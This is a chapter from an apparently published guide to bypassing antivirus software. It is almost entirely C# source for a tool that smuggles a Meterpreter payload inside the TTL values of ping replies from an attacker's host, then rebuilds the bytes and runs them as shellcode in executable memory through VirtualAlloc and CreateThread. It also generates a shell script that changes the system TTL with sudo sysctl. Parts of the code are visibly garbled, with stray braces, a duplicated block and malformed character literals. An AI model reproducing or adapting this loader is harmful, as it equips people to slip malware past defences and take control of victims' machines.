Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
Console.WriteLine("NativePayload_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018");
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");
Console.WriteLine();
if (args.Length == 2)
{
    if (args[0].ToUpper() == "SH")
    {
        payload = args[1];
    }
    if(args[0].ToUpper() == "SHTEXT")
    {
        try
        {
            byte[] Xbytes = UnicodeEncoding.UTF8.GetBytes(args[1]);
            foreach (var item in Xbytes)
            {
                payload += item.ToString("x2");
            }
        }
        catch (Exception e)
        {
            Console.Write(e.Message);
        }
    }
}
string ff = "";
string lastone = "";
string TempPayload = "";
for (int i = 0; i < payload.Length; i++)
{
    if (i != payload.Length)
    {
        ff = payload.Substring(i, 1);
        string ss = _HextoDecimal(ff);
        // debug only
        //Console.WriteLine(ff + " " + ss);
        //Console.WriteLine("\n sudo sysctl net.ipv4.ip_default_ttl=" + ss + " ; " + "sleep 1 ;");
        if (lastone != ss)
        {
            lastone = ss;
            //Console.WriteLine("\n sudo sysctl net.ipv4.ip_default_ttl=" + ss + " ; " + "sleep 2 ; \n");
            TempPayload += ss.Substring(0, ss.Length - 1);
        }
        else
        {
            //Console.WriteLine("\n sudo sysctl net.ipv4.ip_default_ttl=" + "255" + " ; " + "sleep 1 ; \n");
            //Console.WriteLine("\n sudo sysctl net.ipv4.ip_default_ttl=" + ss + " ; " + "sleep 2 ; \n");
            TempPayload += "255" + ss.Substring(0, ss.Length - 1);
        }
        //Console.WriteLine("\n sudo sysctl net.ipv4.ip_default_ttl=" + "255" + " ; " + "sleep 1 ; \n");
        //Console.WriteLine();
        i++;
    }
}

StringBuilder Mycode = new StringBuilder();
Mycode.AppendLine("#!/bin/sh \n");
Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=254;\r");
Mycode.AppendLine("sleep 5;");
Mycode.AppendLine("TtlPayload=\"" + TempPayload + "\";");
Mycode.AppendLine("for pay in `echo $TtlPayload | xxd -p -c 3`";
Mycode.AppendLine("do ");
Mycode.AppendLine("    str=`echo $pay | xxd -r -p`";
Mycode.AppendLine("    if [ \"$str\" != \"$\" ];");
Mycode.AppendLine("    then ");
Mycode.AppendLine("        echo \"sudo sysctl net.ipv4.ip_default_ttl=\"$str \"; sleep 2;\"";
Mycode.AppendLine("        sudo sysctl net.ipv4.ip_default_ttl=$str; sleep 2;");
Mycode.AppendLine("    fi");
Mycode.AppendLine("done");
if (args[0].ToUpper() == "SHTEXT")
{
    for (int i = 0; i < 5 - args[1].Length % 5; i++)
    {
        if (args[1].Length % 5 == 0) break;
        Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;");
        Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;");
        Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;");
        Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;");
    }

    Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;");
    Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;");
}
}
```

```
Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=255;");
Mycode.AppendLine("echo \"Done.\"");

Console.WriteLine("\n[!] File script.sh Created : \n");
Console.WriteLine(Mycode.ToString());
try
{
    using (System.IO.FileStream Fs = new System.IO.FileStream("script.sh", System.IO.FileMode.Create, System.IO.FileAccess.Write,
System.IO.FileShare.None))
    {
        using (System.IO.StreamWriter sw = new System.IO.StreamWriter(Fs))
        {
            sw.WriteLine(Mycode.ToString().Replace("\r", string.Empty));
        }
    }
}
catch (Exception omg)
{
    Console.WriteLine(omg.Message);
}
}
else if (args[0].ToUpper() == "LISTEN")
{
    bool flag_end = false;
    bool init = false;
    int flag_end_count = 0;
    int Payload_counter = 0;
    string temp = "";
    string start_time, end_time = "";
    start_time = DateTime.Now.ToString();
    string Oonaggi = "";
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePaylaod_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("[!] Listening Mode");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();
    bool isDublicate = false;
    string Last_ttl_str = "";
    string TestStr = "";
    int Timer_Time_Show_Bytes = 0;
    int two = 0;
    string String_two_Bytes = "";
    byte[] String_from_Bytes = new byte[5];
    Console.WriteLine("{0} Dumping These Bytes: ", DateTime.Now.ToString());
    String_two_Bytes = "";
    while (true)
    {
        if (flag_end) break;
        //// ping and send ICMP Traffic to attacker linux system to Dump payloads via TTL response ;)
        string getcode = _Ping(args[1], 1);
        try
        {
            {
                getcode = getcode.Remove(getcode.Length - 1, 1);
            }
        }
        catch (Exception e1)
        {
            Console.ForegroundColor = ConsoleColor.Red;
            Console.WriteLine("e1 : " + e1.Message);
            Console.WriteLine();
            Console.WriteLine("Error : it is not good :( ");
            Console.WriteLine("Please run this tool again");
            Console.WriteLine("after running this tool Please again run your ./script.sh in linux ;)");
            Console.ForegroundColor = ConsoleColor.Gray;
            break;
        }
    }

    if (getcode == "254") { init = true; }
    if (getcode == "255")
    {
        isDublicate = true;
        Last_ttl_str = getcode;
    }
    if (getcode != "255")
    {
        Last_ttl_str = getcode;
        flag_end_count = 0;
    }
}
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
if (getcode != temp && getcode != "255" && getcode != "253")
{
    if (init && getcode != "254")
    {
        if (Timer_Time_Show_Bytes == 10)
        {
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            int kk = 0;
            for (int i = 0; i < 5;)
            {
                String_from_Bytes[i] = byte.Parse(String_two_Bytes.Substring(kk, 2), System.Globalization.NumberStyles.HexNumber);
                kk++;
                kk++;
                i++;
            }

            Console.WriteLine(" ==> " + UTF8Encoding.ASCII.GetString(String_from_Bytes));
            Timer_Time_Show_Bytes = 0;
            String_two_Bytes = "";
            Console.WriteLine();
        }

        Console.ForegroundColor = ConsoleColor.Cyan;
        TestStr = getcode.Substring(getcode.Length - 2, 2);
        string Text = "";
        for (int j = 0; j <= 15; j++)
        {
            if (Convert.ToInt32(Hex_Dec_Table.Rows[j].ItemArray[0]) == Convert.ToInt32(TestStr))
            {

                Text = (Hex_Dec_Table.Rows[j].ItemArray[1].ToString());
                break;
            }
        }

        Console.WriteLine("{0}", Text);
        String_two_Bytes += Text;

        Payload_counter++;
        Timer_Time_Show_Bytes++;
        two++;
    }
    else if (init == false)
    {
        // Console.ForegroundColor = ConsoleColor.DarkGreen;
        // Console.WriteLine("{0} , {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
    }
}
else if (getcode == temp && getcode != "255")
{
    // Console.ForegroundColor = ConsoleColor.DarkGreen;
    // Console.WriteLine("{0} , {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
}

System.Threading.Thread.Sleep(1000);
temp = getcode;
}
else if (getcode == "255")
{
    flag_end_count++;
    Console.ForegroundColor = ConsoleColor.Gray;
    // Console.WriteLine("{0} , {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);

    System.Threading.Thread.Sleep(500);
    temp = getcode;
    if (flag_end_count >= 10)
    {
        flag_end = true;
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
        Console.WriteLine("{0} Dumping Payloads Done.", DateTime.Now.ToString());
    }
}
}
}
else if (args[0].ToUpper() == "SESSION")
{
    bool flag_end = false;
    bool init = false;
    int flag_end_count = 0;
    int Payload_counter = 0;
    string temp = "";
}
```



```
string start_time, end_time = "";  
start_time = DateTime.Now.ToString();  
string Oonaggi = "";  
Console.WriteLine();  
Console.ForegroundColor = ConsoleColor.DarkGray;  
Console.WriteLine("NativePayload_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018");  
Console.ForegroundColor = ConsoleColor.Gray;  
Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");  
Console.WriteLine();  
Console.ForegroundColor = ConsoleColor.Yellow;  
Console.WriteLine("[!] Meterpreter Session Mode");  
Console.ForegroundColor = ConsoleColor.Gray;  
Console.WriteLine();  
bool isDuplicate = false;  
string Last_ttl_str = "";  
while (true)  
{  
    if (flag_end) break;  
    /// ping and sending ICMP Traffic to attacker linux system to Dump payloads by TTL response ;)  
    string getcode = _Ping(args[1], 1);  
    try  
    {  
        getcode = getcode.Remove(getcode.Length - 1, 1);  
    }  
    catch (Exception e1)  
    {  
        Console.ForegroundColor = ConsoleColor.Red;  
        Console.WriteLine("e1 : " + e1.Message);  
        Console.WriteLine();  
        Console.WriteLine("Error : it is not good :( ");  
        Console.WriteLine("Please run this tool again");  
        Console.WriteLine("after running this tool Please again run your ./script.sh in linux ;)");  
        Console.ForegroundColor = ConsoleColor.Gray;  
        break;  
    }  
  
    if (getcode == "254") { init = true; }  
    if (getcode == "255")  
    {  
        isDuplicate = true;  
        Last_ttl_str = getcode;  
    }  
    if (getcode != "255")  
    {  
        Last_ttl_str = getcode;  
        flag_end_count = 0;  
        if (getcode != temp && getcode != "255" && getcode != "253")  
        {  
            if (init && getcode != "254")  
            {  
                Console.ForegroundColor = ConsoleColor.Green;  
                Console.Write("{0} , Dump:{1},", DateTime.Now.ToString(), Payload_counter.ToString());  
                Console.ForegroundColor = ConsoleColor.Cyan;  
                //string dd = _HextoDecimal(getcode.Substring(1, 2));  
                Console.Write(" DATA[{0}] ", getcode.Substring(getcode.Length - 2, 2));  
                Oonaggi += getcode.Substring(getcode.Length - 2, 2);  
                Console.ForegroundColor = ConsoleColor.Green;  
                Console.WriteLine("from {0} final: {1}", args[1], getcode);  
                Payload_counter++;  
            }  
            else if (init == false)  
            {  
                Console.ForegroundColor = ConsoleColor.DarkGreen;  
                Console.WriteLine("{0} , {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);  
            }  
        }  
        else if (getcode == temp && getcode != "255")  
        {  
            Console.ForegroundColor = ConsoleColor.DarkGreen;  
            Console.WriteLine("{0} , {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);  
        }  
  
        System.Threading.Thread.Sleep(1000);  
        temp = getcode;  
    }  
    else if (getcode == "255")  
    {  
        flag_end_count++;  
        Console.ForegroundColor = ConsoleColor.DarkGreen;  
        Console.WriteLine("{0} , {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);  
  
        System.Threading.Thread.Sleep(500);  
        temp = getcode;  
        if (flag_end_count >= 10) { flag_end = true; }  
    }  
}
```

```

    }
}

end_time = DateTime.Now.ToString();

Console.WriteLine(end_time + " , Done ");

byte[] __Bytes = new byte[Oonaggi.Length / 4];
int payload_dec_count = Oonaggi.Length / 4;
int tmp_counter = 0;
string current = null;
int _0_to_2_ = 0;
for (int d = 0; d < payload_dec_count;)
{
    string tmp1_current = (Oonaggi.Substring(tmp_counter, 2));

    for (int j = 0; j <= 15; j++)
    {
        if (Convert.ToInt32(Hex_Dec_Table.Rows[j].ItemArray[0]) == Convert.ToInt32(tmp1_current))
        {
            _0_to_2_++;

            current += (Hex_Dec_Table.Rows[j].ItemArray[1].ToString());

            if (_0_to_2_ == 2)
            {
                Console.WriteLine(current + " ");
                __Bytes[d] = Convert.ToByte(current, 16);
                _0_to_2_ = 0;
                d++;
                current = null;
            }
        }
    }

    tmp_counter++;
    tmp_counter++;
}

Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter session by ICMPv4 traffic ;)");
UInt32 funcAddr = VirtualAlloc(0, (UInt32)__Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(__Bytes, 0, (IntPtr)(funcAddr), __Bytes.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
}
}
catch (Exception _main)
{
    Console.WriteLine("Main Error: {0}", _main.Message);
    Console.WriteLine("Main Error: Please use help , NativePayload_ICMP help", _main.Message);
}
}

static Dictionary<char, int> HexDic = new Dictionary<char, int>
{
    /// {0',200},{1',201},{2',202},{3',203},{4',204},{5',205},{6',206},{7',207},{8',208}
    /// ,{9',209},{a',210},{b',211},{c',212},{d',213},{e',214},{f',215}

    {0',100},{1',101},{2',102},{3',103},{4',104},{5',105},{6',106},{7',107},{8',108}
    ,{9',109},{a',110},{b',111},{c',112},{d',113},{e',114},{f',115}
};

static string _HextoDecimal(string hexstring)
{
    string result = "";
    hexstring = hexstring.ToLower();
    for (int i = 0; i < hexstring.Length; i++)
    {
        char Oonagii = hexstring[hexstring.Length - 1 - i];
        result += (HexDic[Oonagii] * (int)Math.Pow(16, i)).ToString() + " ";
    }
    return result;
}
}

```

```
static string _Ping(string IPAddress_DNSName, int counter)
{
    string Final_Dec = "";

    try
    {

        if (counter != 1) { counter = 1; }

        // Make icmp traffic for getting Meterpreter Payloads by Ping
        ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("ping.exe", IPAddress_DNSName + " -n " + counter.ToString());
        ns_Prcs_info.RedirectStandardInput = true;
        ns_Prcs_info.RedirectStandardOutput = true;
        ns_Prcs_info.UseShellExecute = false;

        Process myPing = new Process();
        myPing.StartInfo = ns_Prcs_info;
        myPing.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        myPing.Start();

        //string result_Line0 = "";
        string Pingoutput = myPing.StandardOutput.ReadToEnd();
        string[] All_lines = Pingoutput.Split('\t', '\n');

        //int PayloadLines_current_id = 0;
        foreach (var item in All_lines)
        {
            if (item.StartsWith("Reply "))
            {
                {
                    Final_Dec = item.Substring(item.Length - 4);
                }
                // debug
                // Console.WriteLine(item + "\n"+ s);
            }
        }
    }
    catch (Exception e)
    {
        Console.WriteLine(e.Message);
    }
    return Final_Dec;
}

public static UInt32 MEM_COMMIT = 0x1000;
public static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
```